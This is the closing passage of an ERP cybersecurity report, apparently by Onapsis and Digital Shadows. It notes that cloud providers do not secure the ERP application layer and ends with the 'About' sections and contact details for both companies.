For organizations that are running ERP applications in Cloud (IaaS) environments, it is important to note that the Cloud Service Provider is typically not responsible for the security controls described in this section. While they generally manage the security of the lower layers of the ERP technology stack (networking, operating system, database), protecting the ERP application layer is still the full responsibility of the enterprise.

While these recommendations can be perceived as a daunting challenge at first, numerous organizations are already reducing the risk of successful ERP cyber attacks. Fortunately, many of these controls and actions are adaptations of well-known information security best practices and programs, which can be implemented to secure ERP applications as Information Security, Audit and ERP Administration teams collaborate to evolve current processes.

For more information about this report please contact Onapsis at www.onapsis.com or Digital Shadows at www.digitalshadows.com.

onapsis

About Onapsis

Onapsis cybersecurity solutions automate the monitoring and protection of ERP systems SAP and Oracle, keeping these business-critical applications compliant and safe from insider and outsider threats. As the proven market leader, global enterprises trust Onapsis to protect the essential information and processes that run their businesses.

Experts at the Onapsis Research Labs were the first to lecture on SAP cyberattacks and have uncovered and helped fix hundreds of security vulnerabilities to-date affecting SAP Business Suite, SAP HANA, SAP Cloud and SAP Mobile applications, as well as Oracle JD Edwards and Oracle E-Business Suite platforms. This patented technology is well known, industry wide, and has gained Onapsis recognition on the Deloitte Technology Fast-500, as a Red Herring North America Top 100 company and a SINET 16 Innovator.

Headquartered in Boston, MA, Onapsis serves over 200 customers including many of the Global 2000. Onapsis's solutions are also the de-facto standard for leading consulting and audit firms such as Deloitte, IBM, Infosys and PwC.

For more information, please visit **www.onapsis.com**, or connect with us on Twitter, Google+, or LinkedIn

digital shadows_

About Digital Shadows

Digital Shadows enables organizations to manage digital risk by identifying and eliminating threats to their business and brand. We monitor for digital risk across the widest range of data sources within the open, deep and dark web to deliver tailored threat intelligence, context and actionable remediation options that enable security teams to be more effective and efficient. Our clients can focus on growing their core business knowing that they are protected if their data is exposed, if employees or third parties put them at risk, or if their brand is being misused.

To learn more, visit **www.digitalshadows.com** or subscribe to our weekly ShadowTalk podcast.